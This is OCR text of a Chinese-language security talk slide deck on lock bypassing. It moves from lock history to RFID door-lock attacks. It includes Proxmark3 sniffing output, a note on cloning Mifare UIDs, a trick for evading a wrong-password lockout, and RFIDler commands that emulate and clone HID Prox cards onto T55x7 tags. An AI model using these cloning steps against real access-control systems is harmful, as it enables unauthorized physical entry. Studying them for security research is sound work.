黑无止境 — 那些年我们绕过的锁

Kevin2600

议程:

. 关于锁的那点事

. 开锁@无线时代

. 开锁@数字时代

. 开锁@物联网时代 I

. 开锁@物联网时代 II

锁的起源:

历史上最早出现的锁,由木头制成.可以追溯到4000年前的古埃及.


在随后的罗马世纪, 又出现了由金银铜等材质制成的锁.这在当时是财富及身份的象征.

在中国仰韶文化遗址中出现过早期的木质锁. 汉朝时出现了俗称三簧锁的铜质簧片锁，可以说是中国锁具发展历上的一次质的飞越.


锁的类型：


m3 PATENTED
medeco


IT'S FUN TO
USE LEARNING
FOR EVIL!


670 Maple
FRONT DOOR

锁的结构:



起始　　错误　　正确　　开锁

开锁@无线时代

Samsung: Ezon RFID 门锁

The door can be opened with a card.

The door can be opened with a card fit for support standard as well as a card contained in the product (Support for the ISO14443A-Type, Up to 70 including the password can be registered).

Pranks played by children and juveniles can be prevented.

When an unregistered card is used, or when an invalid password is entered 5 or more times consecutively, an alarm sound is generated and power to the lock is automatically cut off for three minutes.

分析ing:

Ezon 门卡 == Mifare classic 1K !!?

Mifare 加密算法Crypto1 可轻易破解..但是...

Proxmark3：Snoop 门卡和门锁之间的数据交互...

```
proxmark3> hf 14a snoop
#db# cancelled_a
#db# 3 0 0
#db# 20 45 7f
proxmark3> hf 14a list
recorded activity:
 ETU     :rssi: who bytes
---------+----+----+-----------
 +      0:    0: TAG 04  00
 +  14342:    0: TAG 04  00
 +   3684:     :     89  73
 +     62:    0: TAG 1a  46  3f  a0  c3
 +   5649:    0: TAG 08  b6  dd
 +   3168:     :     7f
proxmark3>
```

真相大白:

分析数据的交互, 原来 4bytes 的 UID 才是亮点.

早期的 Mifare 卡 Block 0 in Sector 0 不可写.

但 Mifare UID 可读写卡的出现改变了这一切.


只需Sniff 到UID, 便可实现克隆. 连破解Key都省了.

视频演示：


防暴力破解功能?

5 次错误密码, 触发警铃.

4次错误密码, 1次Reset 键呢?



HID-Prox2 低频门锁



. 设施编号 = 21(8 bits)

. 卡号 = 29644 (16 bits)

. 无任何加密和认证机制

. 后端Wiegand 26 bits 协议(包括iClass)


神器 RFIDler

软件RFID: RF前端由硬件处理, 其余都交给软件负责(调制; 编码)


相对 Proxmark3 来说, 价格便宜的多. 但仅针对低频 125khz /134khz

功能包括: 读写门卡, 模拟门卡, 外接天线, 嗅探门卡和门禁之间的交互

RFIDler 案例: 调制



HID



EM4x02

RFIDler 案例: HID 模拟


. 通过 minicom 连接到 RFIDler

. 也可通过 rfidler.py 直接跟其交互(import RFIDler)

> set tag hid26

> encode 123 87654 hid26

> emulator



视频演示:

RFIDler 案例: 完全克隆

. 低频门禁卡克隆必备 T55x7

> 支持多种编码格式

> 可重复擦写10万次之多

. RFIDler 完全支持读写 T55x7; Q5; HITAG ..

> set tag hid26

> copy T55x7

> clone

视频演示:

RFIDler 案例: 暴力枚举

